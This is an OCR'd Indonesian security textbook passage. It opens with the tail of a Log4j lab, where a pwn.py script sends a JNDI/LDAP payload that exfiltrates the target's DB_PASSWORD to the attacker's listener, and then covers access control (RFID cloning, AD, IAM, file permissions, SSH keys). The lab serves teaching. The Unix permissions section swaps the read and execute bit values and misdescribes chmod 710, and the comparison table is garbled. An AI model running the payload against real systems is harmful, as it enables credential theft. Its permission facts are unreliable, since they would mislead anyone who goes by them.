This will impact performance.
log4j-target-1 | [Thread-0] INFO org.eclipse.jetty.util.log - Logging
initialized
@815ms to org.eclipse.jetty.util.log.Slf4jLog
log4j-target-1              |              [Thread-0]              INFO
spark.embeddedserver.jetty.EmbeddedJettyServer -
== Spark has ignited ...
log4j-target-1              |              [Thread-0]              INFO
spark.embeddedserver.jetty.EmbeddedJettyServer -
```

```
>> Listening on 0.0.0.0:8080
log4j-target-1  |  [Thread-0]  INFO  org.eclipse.jetty.server.Server  -
jetty-9.4.zSNAPSHOT; built: 2019-04-29T20:42:08.989Z; git:
e1bc35120a6617ee3df052294e433f3a25ce7097; jvm 11.0.14+9-post-Debian-
1deb11u1
log4j-target-1 | [Thread-0] INFO org.eclipse.jetty.server.session -
DefaultSessionIdManager workerName=node0
log4j-target-1  |  [Thread-0]  INFO  org.eclipse.jetty.server.session  -
No
SessionScavenger set, using defaults
log4j-target-1  |  [Thread-0]  INFO  org.eclipse.jetty.server.session  -
node0
Scavenging every 600000ms
log4j-target-1              |              [Thread-0]              INFO
org.eclipse.jetty.server.AbstractConnector -
Started ServerConnector@401fccd3{HTTP/1.1,[http/1.1]}{0.0.0.0:8080}
log4j-target-1  |  [Thread-0]  INFO  org.eclipse.jetty.server.Server  -
Started @960ms
```

Anda akan melihat bahwa layanan target sudah aktif dan menjalankan aplikasi contoh log4jpwn dan outputnya langsung ditampilkan di layar. Layanan penyerang akan segera keluar karena dimaksudkan untuk penggunaan interaktif dan tidak menjalankan apa pun di latar belakang. Di terminal lain, navigasikan ke direktori lab lagi dan jalankan docker-compose run penyerang bash. Ini akan menjadi shell yang Anda gunakan untuk menyerang target:

```
PS  C:\Users\rxt1077\it230\labs\log4j>  docker-compose  run  attacker
bash
root@3971c61303c8:/①
```

① Perhatikan bagaimana prompt berubah setelah kita berada di dalam container

Di shell serangan, gunakan perintah ip untuk menentukan alamat IPv4 kontainer Anda. Kita memerlukan ini karena container penyerang akan mendengarkan koneksi dari target setelah string eksploitasi dicatat.

```
root@3971c61303c8:/# ip addr show dev eth0
58:  eth0@if59:  <BROADCAST,MULTICAST,UP,LOWER_UP>  mtu  1500  qdisc
noqueue state UP group
default
      link/ether 02:42:ac:14:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid
0
      inet <IP_ADDRESS>/16 brd 172.20.255.255 scope global eth0 ①
      valid_lft forever preferred_lft forever
```

① IP Anda bukan <IP_ADDRESS>, melainkan apa pun yang Anda temukan pada tempatnya!

Setelah Anda memiliki alamat IP, Anda dapat menjalankan skrip pwn.py pada wadah penyerang dan Anda harus dapat membaca variabel lingkungan DB_PASSWORD pada wadah target.

```
root@3971c61303c8:/# python /pwn.py --listen-host <IP_ADDRESS> --
exploit-host
<IP_ADDRESS> --target http://target:8080 --leak '${env:DB_PASSWORD}'
①
 i| starting server on <IP_ADDRESS>:8888
 i| server started
 i| setting payload in User-Agent header
 i|              sending              exploit              payload
${jndi:ldap://<IP_ADDRESS>:8888/${env:DB_PASSWORD}} to
http://target:8080/
 i| new connection from <TARGETS_IP>:44050
 v| extracted value: <DB_PASSWORD> ②
 i| request url was: http://target:8080/
 i| response status code: 200
```

① Docker Compose akan menyelesaikan nama layanan menjadi alamat IP sehingga URI target tidak perlu mencari IP

② Nilai kaleng DB_PASSWORD akan ada di sini.

Apa kata sandi basis datanya?

Langkah apa yang akan Anda ambil untuk memitigasi risiko aplikasi yang dikerahkan mengalami kerentanan ini?

Latihan Soal

1. Apa yang dimaksud dengan migrasi solusi keamanan dari perangkat fisik ke layanan cloud? Berikan contoh.
2. Menurut Anda, manakah yang lebih merugikan, positif palsu atau negatif palsu? Mengapa?
3. Apa saja kegunaan VPN situs-ke-situs? Berikan contoh skenario di mana sebuah kantor mungkin mempekerjakan seseorang.

BAB 7
KONTROL AKSES

Kontrol akses berupaya menyediakan alat untuk identifikasi, otentikasi, otorisasi, dan akuntansi sehubungan dengan sumber daya tertentu. Meskipun kontrol individual mungkin menyediakan beberapa bagian, tetap penting untuk memahami apa yang diwakili oleh setiap bagian:

Identifikasi

Tindakan mengidentifikasi aktor atau sesuatu yang digunakan untuk mengidentifikasi aktor. Ini bisa sesederhana SIM atau rumit seperti tanda tangan kriptografi yang hanya bisa dibuat oleh pemilik kunci pribadi. Contoh: Seorang pengemudi pengantar barang menunjukkan lencana karyawan.

Autentikasi

Langkah ini terjadi ketika identitas dikonfirmasi melalui penggunaan proses tertentu. Ini bisa berupa proses penggunaan kunci privat atau mungkin proses biometrik lainnya seperti membaca sidik jari. Dalam kedua kasus tersebut, autentikasi adalah metode yang kami gunakan untuk memverifikasi identitas. Contoh: Memeriksa lencana pengemudi pengantar barang.

Otorisasi

Otorisasi adalah ketika seorang aktor diberi izin untuk mengakses sumber daya. Dalam percakapan sehari-hari kita mungkin berasumsi bahwa otorisasi adalah sebuah kepastian ketika seorang aktor telah mencapai kemajuan sejauh ini, namun pada kenyataannya otorisasi bergantung pada penyelesaian langkah-langkah sebelumnya dan mungkin saja gagal. Sebuah sistem mungkin telah mengidentifikasi siapa seseorang melalui otentikasi dengan nama pengguna dan kata sandi, namun pengguna tersebut tidak diatur untuk memiliki akses ke sumber daya. Dalam hal ini langkah otorisasi akan gagal. Untuk melanjutkan contoh supir pengiriman kami: Mengizinkan supir pengiriman mengambil paket.

Akuntansi

Terakhir, akuntansi adalah proses yang melaluinya pencatatan akses terhadap sumber daya dicatat. Akuntansi dapat berupa log pengguna yang telah masuk ke dalam log sumber daya apa yang mereka akses. Demikian pula halnya dengan sopir pengantar barang: Catatan kunjungan pengemudi dicatat di buku masuk di meja depan.

7.1 PRINSIP DAN TEKNIK UMUM

Hak Istimewa Paling Kecil

Prinsip hak istimewa paling rendah menyatakan bahwa seorang aktor hanya boleh diberikan akses terhadap sumber daya jika diperlukan dan dengan izin yang diperlukan untuk menyelesaikan tugasnya. Sumber daya ini dapat berupa proses, program, atau bahkan akun pengguna. Prinsip ini mengurangi permukaan serangan dan membantu menghentikan

penyebaran malware karena satu akun yang disusupi tidak akan memiliki akses ke semua sumber daya.

Hak istimewa terkecil juga merupakan konsep penting untuk tujuan kepatuhan. Misalnya, undang-undang mungkin mengharuskan dan mengaudit semua akun yang memiliki akses Internet. Dengan membatasi akun yang memiliki akses Internet hanya pada akun pelaku yang memerlukan akses Internet untuk menyelesaikan tugasnya, hal ini mempermudah kepatuhan.

Otentikasi Multi-faktor (MFA)

Otentikasi multi-faktor adalah teknik yang mengharuskan aktor memberikan dua atau lebih informasi untuk digunakan sebagai identifikasi. Beberapa contoh identifikasi dapat berupa nama pengguna dan kata sandi, kode token, token fisik, atau data biometrik. Biasanya disarankan untuk menggunakan "sesuatu yang Anda miliki dan sesuatu yang Anda ketahui" misalnya kode dalam pesan SMS ke telepon Anda (Anda memiliki telepon Anda) dan kata sandi (Anda tahu kata sandi Anda).

Ada banyak produk populer untuk MFA, sebagian besar didasarkan pada pembuatan kode berdasarkan waktu. Google Authenticator dan Authy adalah masing-masing aplikasi telepon yang menghasilkan kode dari benih kriptografi yang disinkronkan dengan sistem verifikasi. ID RSA menghasilkan kode serupa pada perangkat keras khusus.

MAC, DAC, RBAC, dan ABAC

Ada beberapa model otorisasi berbeda yang dapat digunakan. Kontrol Akses Wajib (MAC) mengharuskan semua objek (file, direktori, perangkat, dll.) memiliki label keamanan yang mengidentifikasi siapa yang dapat mengaksesnya dan bagaimana caranya. Ini adalah bentuk kontrol akses yang sangat ketat yang memerlukan banyak upaya untuk diterapkan dan dipelihara, namun menghasilkan tingkat keamanan yang tinggi. Kontrol Akses Diskresional (DAC) menyederhanakan berbagai hal dengan mengizinkan pemilik objek menentukan grup izin/pengguna mana yang harus diberikan kepada objek tersebut. Hal ini menawarkan fleksibilitas dan kemudahan penerapan yang tinggi, namun dapat mengakibatkan lingkungan yang kurang aman jika pemilik objek disusupi. Kontrol Akses Berbasis Peran (RBAC) yang dibangun dari DAC menggunakan serangkaian peran inti dalam sistem untuk menentukan siapa yang memiliki tingkat akses berbeda ke objek.

RBAC adalah model umum dan fleksibel yang dapat digunakan secara cerdas untuk mengimplementasikan DAC atau MAC. Kontrol akses Berbasis Atribut (ABAC) adalah model baru yang dibangun dari RBAC dan menggunakan atribut yang lebih umum, bukan hanya peran saja. ABAC dapat menentukan siapa yang memiliki tingkat akses berbeda terhadap objek berdasarkan atribut objek, pengguna, tindakan, atau bahkan konteks eksternal. Atribut-atribut ini dapat digunakan bersama-sama dengan cara apa pun yang dapat dikodifikasikan menjadi suatu aturan. Misalnya, "Beri Fred akses baca ke dokumen non-rahasia di folder ini mulai pukul 09.00 hingga 17.00."

Tabel 7.1. Perbandingan DAC, MAC, RBAC, dan ABAC

Faktor	DAC	MAC	RBAC	ABAC
Kontrol Akses ke Informasi	Melalui pemilik data	Melalui aturan yang tetap	Melalui peran	Melalui atribut
Kontrol Akses Berdasarkan	Kebijaksanaan pemilik data	Klasifikasi pengguna dan	Klasifikasi peran	Evaluasi atribut
Fleksibilitas untuk	Tinggi	Rendah	Tinggi	Sangat tinggi
Kompleksitas Pencabutan	Sangat rumit	Sangat mudah	Sangat mudah	Sangat mudah
Dukungan untuk Sistem Basis	TIDAK	Ya	Ya	Ya
Digunakan dalam	Sistem Unix awal	Amerika Serikat.	Eksperimen ATLAS di CERN	Pemerintah Federal

7.2 AKSES FISIK

Bangunan organisasi merupakan investasi besar yang berkelanjutan dan sering kali merupakan aset atau kelemahan keamanan yang tidak terduga. Sebagian besar kontrol keamanan teknis dapat dilewati atau dinonaktifkan sepenuhnya jika keamanan fisik tidak diperhitungkan. Oleh karena itu, langkah-langkah harus diambil untuk memastikan bahwa akses fisik dibatasi untuk melindungi tidak hanya bangunan dan isinya tetapi juga data yang dibuat dan disimpan di sana.

Gambar 7.1 DeFacto, CC BY-SA 4.0, melalui Wikimedia Commons

Gerbang


Lebih mudah untuk mengelola keamanan fisik suatu lokasi ketika jumlah titik masuk terbatas. Kenyamanan dan keamanan menyatakan bahwa meskipun dengan pertimbangan seperti itu, beberapa titik masuk masih diperlukan. Gerbang keamanan adalah alat paling dasar yang tersedia untuk memastikan bahwa hanya pihak yang berwenang yang dapat mengaksesnya.

Gerbang keamanan dapat berawak atau tidak berawak dan dirancang untuk mendukung lalu lintas kendaraan atau pejalan kaki. Secara umum, gerbang keamanan tak berawak tidak akan seefektif gerbang keamanan berawak. Demikian pula, gerbang kendaraan akan kurang efektif terhadap lalu lintas pejalan kaki (terutama gerbang kendaraan tak berawak) dibandingkan gerbang atau pos pemeriksaan yang dirancang untuk perorangan. Penilaian risiko yang menyeluruh sering kali merupakan langkah pertama dalam merencanakan di mana akan memasang gerbang dan jenis gerbang yang akan digunakan.

Biometrik

Perangkat keamanan biometrik mengidentifikasi orang berdasarkan atau lebih karakteristik fisik. Ini memiliki keuntungan besar dalam hal kenyamanan. Seseorang terkadang lupa membawa KTP ke tempat kerja, namun mereka tidak akan pernah lupa membawa ujung jari atau iris mata! Demikian pula, karena barang yang digunakan untuk identifikasi melekat pada orang yang menggunakannya, karakteristik biometrik sulit untuk dicuri atau ditiru.

Ciri-ciri biometrik sering kali dibagi menjadi dua kategori: fisiologis dan perilaku. Ciri fisiologisnya bisa berupa struktur wajah, sidik jari, sidik telapak tangan, struktur tangan, pola iris mata, atau bahkan rangkaian DNA seseorang. Ciri-ciri perilaku termasuk suara, tanda tangan, dan bahkan pola penekanan tombol.



Gambar 7.2 Identifikasi Akses Biometrik digunakan di bawah Lisensi Pixabay.


Kartu Kunci

Banyak tindakan keamanan yang menggunakan kartu kunci untuk akses ke kamar. Kartu kunci menggunakan faktor bentuk yang sama dengan kartu kredit, sehingga memudahkan karyawan untuk membawanya dalam dompet atau tempat ID mereka. Kartu kunci dapat menggunakan strip atau chip magnetik (mirip dengan kartu kredit), identifikasi frekuensi radio (RFID), atau komunikasi jarak dekat (NFC).

Kartu kunci pasif dasar sering kali terkena serangan skimming dan kloning. Setelah penyerang dapat memperoleh akses ke nomor unik yang tersimpan di kartu, mereka dapat membuat ulang kartu tersebut. Penting untuk memantau area di mana kartu kunci digunakan untuk memastikan perangkat keras tambahan tidak dipasang oleh penyerang untuk membaca angka-angka ini. Penting juga untuk mendidik pengguna sistem agar mereka tidak membagikan kartu kunci mereka kepada orang lain dan melaporkannya jika hilang.

Kartu RFID

Kartu RFID yang paling umum digunakan, kartu proximity atau prox, rentan terhadap serangan kloning yang sangat mendasar. Kartu kunci merupakan perangkat elektronik pasif, artinya menggunakan kumparan sebagai antena dan sumber daya untuk rangkaiannya. Keuntungannya adalah tidak memerlukan baterai yang hanya berfungsi ketika kartu ditempatkan di medan elektromagnetik, seperti di dekat pembaca di pintu dengan pembaca RFID. Pembaca RFID akan menghasilkan medan frekuensi radio 125 kHz. Kartu prox memiliki antena panjang yang berbentuk spiral di bagian luarnya. Antena ini dirancang untuk beresonansi pada 125 kHz dan ketika diberi daya oleh medan yang diciptakan oleh pembaca, antena ini akan mengisi kapasitor dan menyediakan arus ke IC. IC kemudian menyiarkan ID kartu tersebut.



Sayangnya konfigurasi pasif ini membatasi sirkuit pada pengoperasian yang sangat sederhana karena kebutuhan konsumsi daya yang rendah. Yang dapat dilakukan kartu proximity ketika diaktifkan hanyalah menyiarkan ID kartu tersebut. Seorang penyerang dapat mendengarkan nomor tersebut dengan menempatkan pembaca lain di sebelah pembaca yang sah atau bahkan membawa pembaca portabel yang akan mengaktifkan kartu tersebut ketika dekat dengan pengguna. Setelah penyerang memiliki nomor unik 26 bit pada kartu tersebut, mereka dapat membuat kartunya sendiri dengan nomor yang sama dan mendapatkan akses.

Ada usulan untuk memperkuat sistem RFID termasuk menggunakan AES. Mungkin juga memerlukan faktor identifikasi lain selain kartu kunci. Untungnya, banyak sistem tampaknya beralih ke aplikasi telepon melalui NFC yang memiliki kekuatan pemrosesan yang jauh lebih besar untuk mendukung identifikasi kriptografi yang tidak dapat dipercaya.

Penjaga keamanan

Aset yang paling serbaguna dalam organisasi mana pun adalah aset manusia dan hal yang sama juga berlaku untuk penjaga keamanan. Penjaga keamanan dapat digunakan untuk memverifikasi identitas, menegakkan aturan, menghentikan masuk secara paksa, dan mengambil tindakan yang diperlukan. Mengingat sifat sumber daya manusia yang mahal, petugas keamanan harus ditempatkan di lokasi-lokasi kritis yang berisiko tinggi. Mereka juga dapat memperoleh manfaat besar dari pelatihan kesadaran staf meskipun deskripsi pekerjaan mereka mungkin berbeda dari karyawan lain yang Anda latih.

Kamera

Kamera memberi operator tampilan lokasi yang "selalu aktif". Kesadaran bahwa semua aktivitas sedang direkam dapat membujuk penyerang untuk mencari sasaran yang lebih mudah atau tidak melanjutkan tindakan jahatnya. Bahkan jika penyerang tetap bertahan,

rekaman kamera dapat memberikan bukti serangan serta bukti yang nantinya dapat digunakan untuk melacak penyerang atau membuat keputusan keamanan yang lebih baik.

"Mata di langit" tampaknya memiliki efek menjaga orang jujur tetap jujur, namun sering kali hanya dilihat sebagai penghalang bagi mereka yang berniat melanggar aturan. Meski begitu, kamera memang memiliki beberapa keunggulan teknologi. Mereka dapat bekerja dalam kondisi tanpa cahaya/cahaya rendah, dapat dikontrol dan dipantau dari jarak jauh, dapat menyimpan rekaman dari jarak jauh, dapat melacak gerakan, dan dapat mengaktifkan/memperingatkan peristiwa gerakan. Kamera adalah bagian integral dari sebagian besar rencana keamanan. Kamera CCTV dan speaker iFacility IP Audio pada tiang oleh RickySpanish digunakan di bawah CC-BY-SA 4.0

CCTV di London


Penyebaran kamera CCTV terbesar di dunia saat ini berada di London Inggris. Ada lebih dari setengah juta kamera yang merekam rata-rata warga London lebih dari 300 kali sehari. Hal ini menjadikan London sebagai studi kasus yang sangat menarik mengenai dampak meluasnya penggunaan kamera.

Tampaknya kamera yang mencolok dapat mencegah jenis kejahatan tertentu (pencurian dan perampokan) namun memiliki pengaruh yang kecil terhadap kejahatan yang bersifat nafsu (kejahatan spontan dan tidak terencana). Secara keseluruhan, kamera tampaknya tidak berpengaruh terhadap jumlah kejahatan secara keseluruhan. Meskipun penurunan kadang-kadang terlihat, namun penyebabnya tidak dapat ditentukan.

Dari sudut pandang keamanan, kami tidak hanya memikirkan pencegahan kejahatan, namun juga memperketat keamanan setelah pelanggaran terjadi. Kamera-kamera di London telah terbukti membantu menyelesaikan kejahatan setelah hal itu terjadi. Hal ini menjadi pertanda baik dalam konteks keamanan di mana hal tersebut merupakan tujuan utama.

mantrap

Mantrap adalah kontrol akses fisik yang mengharuskan satu orang pada satu waktu masuk melalui pintu. Juga dikenal sebagai kunci udara, port sally, atau ruang depan kontrol akses, mantrap digunakan untuk mencegah tailgating, atau mengikuti orang lain melalui pintu yang aman. Perangkat ini sering kali digunakan dengan kartu kunci untuk memastikan bahwa hanya orang yang seharusnya memiliki akses ke gedung yang dapat masuk.



7.3 AKSES JARINGAN

Direktori Aktif

Direktori Aktif (AD) adalah layanan direktori yang biasanya digunakan di jaringan Windows untuk mengontrol dan melacak sumber daya. AD adalah teknologi Microsoft yang memungkinkan manajemen jaringan terpusat. Ini telah terbukti sangat terukur dan umumnya diterapkan di lingkungan perusahaan (perusahaan, universitas, sekolah, dll.)

Direktori Aktif mengandalkan Protokol Akses Direktori Ringan (LDAP) untuk komunikasinya. Meskipun AD mungkin merupakan pengguna LDAP yang paling banyak digunakan, ada implementasi lain untuk berbagai sistem operasi, termasuk Apple OpenDirectory, RH Directory Server, dan OpenLDAP. LDAP sering digunakan oleh aplikasi dan proses internal. Landasan lingkungan AD adalah Pengontrol Domain (DC). DC menyimpan informasi direktori tentang Pengguna, Grup, Komputer, Kebijakan, dan lainnya. Mereka merespons permintaan autentikasi untuk domain (jaringan) yang mereka dukung. Jaringan standar akan memiliki beberapa DC dengan failover jika terjadi kesalahan.

Bagi banyak lingkungan, AD adalah mekanisme yang digunakan untuk otentikasi, otorisasi, dan akuntansi. Dengan banyaknya layanan yang bermigrasi ke web, kebutuhan untuk mengakses AD dari mana saja menjadi semakin penting. Hal ini memicu pertumbuhan Azure Active Directory, versi direktori aktif berbasis cloud. Kita semakin sering melihat penerapan yang memanfaatkan sumber daya berbasis cloud, bukan DC lokal.

Manajemen Identitas Istimewa (PIM)

Manajemen Identitas Istimewa (PIM) adalah metode mengelola akses ke sumber daya seperti lokasi, perintah, laporan audit, dan layanan. PIM bertujuan untuk memberikan kontrol akses yang lebih granular. Dengan mencatat lebih banyak informasi tentang akses, hal ini memungkinkan pelaporan yang lebih baik mengenai perilaku mencurigakan dan anomali. PIM digunakan di sistem operasi Windows dan banyak layanan Microsoft Azure.

Manajemen Akses Istimewa (PAM)

Manajemen Akses Istimewa (PAM) adalah kerangka kerja untuk menjaga identitas dengan kemampuan tingkat lanjut, seperti pengguna super dalam sistem *NIX. PAM umum di dunia Linux, yang digunakan untuk mengontrol cara administrator masuk. PAM mendukung lebih banyak fitur daripada model lama "menjadi root dan melakukan tugas admin". Dengan kata sandi PAM yang dapat diatur agar kedaluwarsa, audit yang lebih baik dapat dilakukan, dan peningkatan hak istimewa dapat dibuat sementara.


Manajemen Identitas dan Akses (IAM)

Manajemen Identitas dan Akses adalah kerangka kerja untuk mengelola identitas digital. IAM mengelola database pengguna, mencatat ketika pengguna masuk dan keluar, mengelola pembuatan grup atau peran, dan mengizinkan penetapan dan penghapusan hak akses. Banyak grup berbeda yang menawarkan kerangka kerja IAM, yang paling terkenal adalah Amazon Web Systems (AWS) yang menggunakannya untuk mengendalikan akses ke teknologi infrastruktur sebagai layanan (IaaS) yang mereka tawarkan.

IAM sering menggunakan PIM dan PAM untuk mencapai tujuan ini. Kerangka kerja IAM yang diterapkan dengan baik dan menyeluruh dapat bekerja di seluruh sistem operasi dan menangani berbagai jenis sumber daya.

Izin Berkas Unix

Sejak awal, Unix dirancang untuk menjadi lingkungan multi-pengguna, dan oleh karena itu, banyak perhatian diberikan pada izin file. Setiap file dalam sistem Unix memiliki pemilik dan grup. Setiap file juga memiliki izin untuk pemilik, grup, dan semua pengguna. Izin diatur menggunakan angka oktal di mana setiap bit mewakili izin baca (bit 0:1), tulis (bit 1:2), atau eksekusi (bit 2:4).



Misalnya, jika Anda menginginkan izin membaca dan mengeksekusi, nomornya adalah 5 (1 + 4). Izin membaca dan menulis adalah 3 (1 + 2).

Izin ditentukan dengan perintah chmod, angka oktal pertama adalah izin untuk pemilik, angka kedua untuk grup, dan angka ketiga untuk semua pengguna. Jadi untuk mengubah file agar memiliki izin membaca, menulis, dan mengeksekusi untuk pemiliknya, izin membaca untuk grup, dan tidak ada izin untuk orang lain, perintahnya adalah chmod 710 <filename> di mana <filename> adalah nama file Anda. Pemilik dan grup file dapat diatur dengan perintah chown: chown <owner>.<group> <filename>. Jika <group> tidak ditentukan, hanya pemiliknya yang diubah.

ACL

Daftar Kontrol Akses (ACL) digunakan untuk mengizinkan atau menolak akses berdasarkan karakteristik. Mereka cenderung didasarkan pada karakteristik sederhana dan menolak akses kepada siapa pun yang tidak ada dalam daftar, daftar yang diizinkan, atau menolak akses kepada siapa pun yang ada dalam daftar, daftar yang ditolak.

ACL digunakan dalam jaringan dan biasanya memfilter berdasarkan alamat IP. Anda dapat menemukan contoh ACL di sebagian besar produk firewall serta di Virtual Private Cloud (VPC) Amazon Web Services (AWS).

ACL sistem file menerapkan konsep yang sama pada file. Linux menggunakan sistem file ACL untuk mengizinkan atau menolak akses dengan cara yang lebih berbeda daripada yang mungkin dilakukan dengan Izin File Unix.

Kunci SSH

Secure Shell Server (SSH) mendukung penggunaan kunci enkripsi asimetris untuk otentikasi. Kebanyakan server mendukung kunci RSA, DSA, dan ECDSA, dengan RSA sebagai yang paling umum. Server SSH menyimpan daftar kunci resmi, biasanya di ~/.ssh/authorized_keys, yang dapat digunakan untuk terhubung ke server. Saat klien terhubung, server SSH mengeluarkan tantangan yang meminta klien untuk menandatangani data acak menggunakan kunci pribadinya. Jika kunci pribadi cocok dengan kunci publik yang disimpan dalam file otor_keys, pengguna akan login.

Keunggulan SSH key adalah lebih mudah digunakan karena pengguna tidak perlu mengingat dan mengetikkan kata sandi. Karena alasan ini, kunci sering digunakan untuk

otentikasi ketika menjalankan protokol melalui SSH seperti git. Kunci juga memiliki keuntungan dalam menggagalkan serangan MitM. Meskipun kata sandi dapat dengan mudah dicuri oleh aktor jahat yang menyamar sebagai server SSH, autentikasi melalui kunci hanya akan mengirimkan sedikit data acak yang ditandatangani. Sedikit data ini tidak berguna bagi MitM.

Sesi dan Cookie

Sesi HTTP juga dapat digunakan untuk mengontrol akses ke sumber daya. Ini sering digunakan dalam aplikasi web. Setelah berhasil masuk, pengguna diberikan cookie dengan ID sesi yang tahan terhadap gangguan kriptografi. Setiap permintaan yang dibuat pengguna ke situs tersebut akan menyertakan cookie tersebut. Pada akhirnya waktu sesi akan habis dan pengguna akan membuat permintaan yang ditolak berdasarkan ID sesi mereka yang tidak lagi valid. Biasanya situs web akan mengalihkan mereka dari sumber daya yang dilindungi ke halaman login di mana mereka dapat login lagi.

Cookie situs web juga dapat digunakan untuk menyimpan preferensi pengguna atau status aplikasi saat ini. Cookie dapat mencantumkan item yang saat ini ada di keranjang belanja pengguna atau menentukan apakah pengguna lebih memilih mode gelap atau tidak. Cookies telah menjadi sasaran pengawasan karena dapat digunakan dalam serangan. Jika cookie dapat diakses oleh aplikasi luar atau oleh tab jahat terpisah di browser web, maka cookie dapat digunakan untuk mendapatkan akses ke sesi pengguna.

Sistem Masuk Tunggal (SSO)

